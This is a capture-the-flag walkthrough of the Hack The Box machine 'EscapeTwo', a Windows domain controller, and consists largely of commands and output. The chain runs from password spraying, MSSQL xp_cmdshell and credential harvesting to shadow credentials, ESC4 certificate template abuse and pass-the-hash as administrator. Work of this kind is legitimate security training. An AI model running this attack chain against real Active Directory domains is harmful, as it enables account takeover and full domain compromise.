HTB - escapetwo

Starting with the usual and we are given some credentials
- rose / KxEPkKe6R8su
Starting Nmap 7.93 ( https://nmap.org ) at 2025-05-22 11:05 -04
Nmap scan report for 10.10.11.51
Host is up (0.17s latency).

PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-05-22 15:11:57Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: sequel.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.sequel.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC01.sequel.htb
| Not valid before: 2024-06-08T17:35:00
|_Not valid after:  2025-06-08T17:35:00
|_ssl-date: 2025-05-22T15:13:35+00:00; +6m03s from scanner time.
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: sequel.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-05-22T15:13:35+00:00; +6m04s from scanner time.
| ssl-cert: Subject: commonName=DC01.sequel.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC01.sequel.htb
| Not valid before: 2024-06-08T17:35:00
|_Not valid after:  2025-06-08T17:35:00
1433/tcp  open  ms-sql-s      Microsoft SQL Server 2019 15.00.2000.00; RTM
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2025-05-22T15:08:50
|_Not valid after:  2055-05-22T15:08:50
|_ms-sql-ntlm-info: ERROR: Script execution failed (use -d to debug)
|_ms-sql-info: ERROR: Script execution failed (use -d to debug)
|_ssl-date: 2025-05-22T15:13:35+00:00; +6m04s from scanner time.
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: sequel.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.sequel.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC01.sequel.htb
| Not valid before: 2024-06-08T17:35:00
|_Not valid after:  2025-06-08T17:35:00
|_ssl-date: 2025-05-22T15:13:35+00:00; +6m03s from scanner time.
3269/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: sequel.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.sequel.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC01.sequel.htb
| Not valid before: 2024-06-08T17:35:00
|_Not valid after:  2025-06-08T17:35:00
|_ssl-date: 2025-05-22T15:13:35+00:00; +6m04s from scanner time.
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp  open  mc-nmf        .NET Message Framing
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49689/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49690/tcp open  msrpc         Microsoft Windows RPC
49691/tcp open  msrpc         Microsoft Windows RPC
49704/tcp open  msrpc         Microsoft Windows RPC
49719/tcp open  msrpc         Microsoft Windows RPC
49740/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 6m03s, deviation: 0s, median: 6m03s
| smb2-time:
|   date: 2025-05-22T15:12:55
|_  start_date: N/A
| smb2-security-mode:
|   311:
|_    Message signing enabled and required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 108.26 seconds
domains:
- DC01.sequel.htb
Users and Accounting Department look interesting.
» netexec smb $(cat ip.txt) -u rose -p KxEPkKe6R8su --shares
SMB         10.10.11.51     445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:sequel.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.51     445    DC01             [+] sequel.htb\rose:KxEPkKe6R8su
SMB         10.10.11.51     445    DC01             [*] Enumerated shares
SMB         10.10.11.51     445    DC01             Share           Permissions     Remark
SMB         10.10.11.51     445    DC01             -----           -----------     ------
SMB         10.10.11.51     445    DC01             Accounting Department READ
SMB         10.10.11.51     445    DC01             ADMIN$                          Remote Admin
SMB         10.10.11.51     445    DC01             C$                              Default share
SMB         10.10.11.51     445    DC01             IPC$            READ            Remote IPC
SMB         10.10.11.51     445    DC01             NETLOGON        READ            Logon server share
SMB         10.10.11.51     445    DC01             SYSVOL          READ            Logon server share
SMB         10.10.11.51     445    DC01             Users           READ
We can use netexec smb spider_plus module to look for interesting files. The default options are okay, just need to output to my local dir instead.
[*] spider_plus module options:

        List files recursively (excluding `EXCLUDE_FILTER` and `EXCLUDE_EXTS` extensions) and save JSON share-file metadata to the `OUTPUT_FOLDER`.
        If `DOWNLOAD_FLAG`=True, download files smaller then `MAX_FILE_SIZE` to the `OUTPUT_FOLDER`.

        DOWNLOAD_FLAG     Download all share folders/files (Default: False)
        STATS_FLAG        Disable file/download statistics (Default: True)
        EXCLUDE_EXTS      Case-insensitive extension filter to exclude (Default: ico,lnk)
        EXCLUDE_FILTER    Case-insensitive filter to exclude folders/files (Default: print$,ipc$)
        MAX_FILE_SIZE     Max file size to download (Default: 51200)
        OUTPUT_FOLDER     Path of the local folder to save files (Default: /tmp/nxc_spider_plus)
It returns a json with file names and sizes.
netexec smb $(cat ip.txt) -u rose -p 'KxEPkKe6R8su' -M spider_plus -o OUTPUT_FOLDER=./smb
# ...
# {
#     "Accounting Department": {
#         "accounting_2024.xlsx": {
#             "atime_epoch": "2024-06-09 06:50:41",
#             "ctime_epoch": "2024-06-09 05:45:02",
#             "mtime_epoch": "2024-06-09 07:11:31",
#             "size": "9.98 KB"
#         },
#         "accounts.xlsx": {
#             "atime_epoch": "2024-06-09 06:52:21",
#             "ctime_epoch": "2024-06-09 06:52:07",
#             "mtime_epoch": "2024-06-09 07:11:31",
#             "size": "6.62 KB"
#         }
#     }
# }
# ...
Tried opening the accounts.xlsx with libreoffice but it didn’t work. Since .xlsx files are just zip files we can just look straight at the data. xl/sharedStrings.xml has a lot of credentials, cleaning it up:
Email: angela@sequel.htb
Username: angela
Password: 0fwz7Q4mSpurIt99

Email: oscar@sequel.htb
Username: oscar
Password: 86LxLBMgEWaKUnBG

Email: kevin@sequel.htb
Username: kevin
Password: Md9Wlq1E5bZnVDVo

Email: sa@sequel.htb
Username: sa
Password: MSSQLP@ssw0rd!
Lets grab every user from ldap and spray the passwords.
netexec ldap $(cat ip.txt) -u users.txt -p passwords.txt --continue-on-success
~/workspace/projects/htb/escapetwo » netexec ldap $(cat ip.txt) -u users.txt -p passwords.txt --continue-on-success
SMB         10.10.11.51     445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:sequel.htb) (signing:True) (SMBv1:False)
LDAP        10.10.11.51     389    DC01             [+] sequel.htb\oscar:86LxLBMgEWaKUnBG
----------------------------------------------------------------------------------------------------------------
Works for oscar. Time to check bloodhound for some paths. Seems that we need to do some certipy stuff.

certipy find -target dc01.sequel.htb -u oscar -p 86LxLBMgEWaKUnBG
Certipy doesn’t show any ESC[n] so probably not it? Time to check mssql.
Nothing on mssql too.
Maybe kerberoasting? nothing also.
Targeted kerberoasting works. We get the hash of two different services. But none of them crack.
Checking ldap descriptions. Nothing there too.
It seems that my certipy was out of date. Updating to 5.0.2 shows some possible exploits.
Nvm still nothing. I don’t know what else to do.
Adding “–windows-auth” make the login for sql fail. I guess its my fault.
mssqlclient.py "sequel.htb/sa:MSSQLP@ssw0rd!@dc01.sequel.htb" -windows-auth # FAILS
mssqlclient.py "sequel.htb/sa:MSSQLP@ssw0rd!@dc01.sequel.htb" # WORKS
SQL (sa  dbo@master)> enable_xp_cmdshell
# INFO(DC01\SQLEXPRESS): Line 185: Configuration option 'show advanced options' changed from 1 to 1. Run the RECONFIGURE statement to install.
# INFO(DC01\SQLEXPRESS): Line 185: Configuration option 'xp_cmdshell' changed from 0 to 1. Run the RECONFIGURE statement to install.
new password found on C:\SQL2019\ExpressAdv_ENU\sql-Configuration.INI
SQLSVCPASSWORD="WqSZAF6CysDQbGb3"
Time to spray again. Password works for both ryan and sql_svc. Ryan has winrm access.
» netexec ldap $(cat ip.txt) -u users.txt -p 'WqSZAF6CysDQbGb3' --continue-on-success
SMB         10.10.11.51     445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:sequel.htb) (signing:True) (SMBv1:False)
LDAP        10.10.11.51     389    DC01             [+] sequel.htb\ryan:WqSZAF6CysDQbGb3
LDAP        10.10.11.51     389    DC01             [+] sequel.htb\sql_svc:WqSZAF6CysDQbGb3
----------------------------------------------------------------------------------------------------------------
*Evil-WinRM* PS C:\Users\ryan\Documents> type ..\Desktop\user.txt
b81cd***************************
Ryan also has WriteOwner on CA_SVC. So we can probably use the vulnerable templates now, since CA_SVC is part of CERT_PUBLISHERS

We make ryan have genericAll then use add_key_credential_link
bloodyAD -u ryan -p 'WqSZAF6CysDQbGb3' --host dc01.sequel.htb set owner ca_svc ryan
bloodyAD -u ryan -p 'WqSZAF6CysDQbGb3' --host dc01.sequel.htb add genericAll ca_svc ryan
#!/usr/bin/env python -W
import subprocess

domain = "sequel.htb"
user = "ryan"
target = "ca_svc"
pw = "WqSZAF6CysDQbGb3"

out = subprocess.run(
    f'pywhisker -d "{domain}" -u "{user}" -p "{pw}" --target "{target}" --action "add"',
    shell=True,
    capture_output=True,
)

pfx_path = out.stdout.decode(errors="ignore").split("at path: ")[1].split("\n")[0]
pfx_password = (
    out.stdout.decode(errors="ignore").split("with password: ")[1].split("\n")[0]
)

subprocess.run(
    f"certipy cert -export -pfx '{pfx_path}' -password '{pfx_password}' -out 'unprotected1.pfx'",
    shell=True,
)

subprocess.run(
    f"certipy auth -pfx unprotected1.pfx -dc-ip $(cat ip.txt) -domain '{domain}' -username {target}",
    shell=True,
)
Got the hash:
- ‘ca_svc@sequel.htb’: aad3b435b51404eeaad3b435b51404ee:3b181b914e7a9d5508ea1e20bc2b7fce
Now we use certipy find and it should tell us the correct ESC[n]
KRB5CCNAME=./ca_svc.ccache certipy find -dc-ip $(cat ip.txt) -target dc01.sequel.htb -k -vulnerable
    Template Name                       : DunderMifflinAuthentication
    ...
    [!] Vulnerabilities
      ESC4                              : User has dangerous permissions.
And the final part is:
certipy template \
    -u 'ca_svc' -hashes 'aad3b435b51404eeaad3b435b51404ee:3b181b914e7a9d5508ea1e20bc2b7fce' \
    -target sequel.htb \
    -dc-ip $ip \
    -template 'DunderMifflinAuthentication' \
    -write-default-configuration \

certipy req \
    -u 'ca_svc' -hashes 'aad3b435b51404eeaad3b435b51404ee:3b181b914e7a9d5508ea1e20bc2b7fce' \
    -ca 'sequel-DC01-CA' \
    -target sequel.htb \
    -dc-ip $ip \
    -template 'DunderMifflinAuthentication' \
    -upn 'administrator@sequel.htb'

certipy auth -dc-ip $(cat ip.txt) -pfx administrator.pfx
# [*] Got hash for 'administrator@sequel.htb': aad3b435b51404eeaad3b435b51404ee:7a8d4e04986afa8ed4060f75e5a0b3ff
evil-winrm -i $(cat ip.txt) -u 'administrator' -H 7a8d4e04986afa8ed4060f75e5a0b3ff
*Evil-WinRM* PS C:\Users\Administrator\Documents> type ..\Desktop\root.txt
9cbac***************************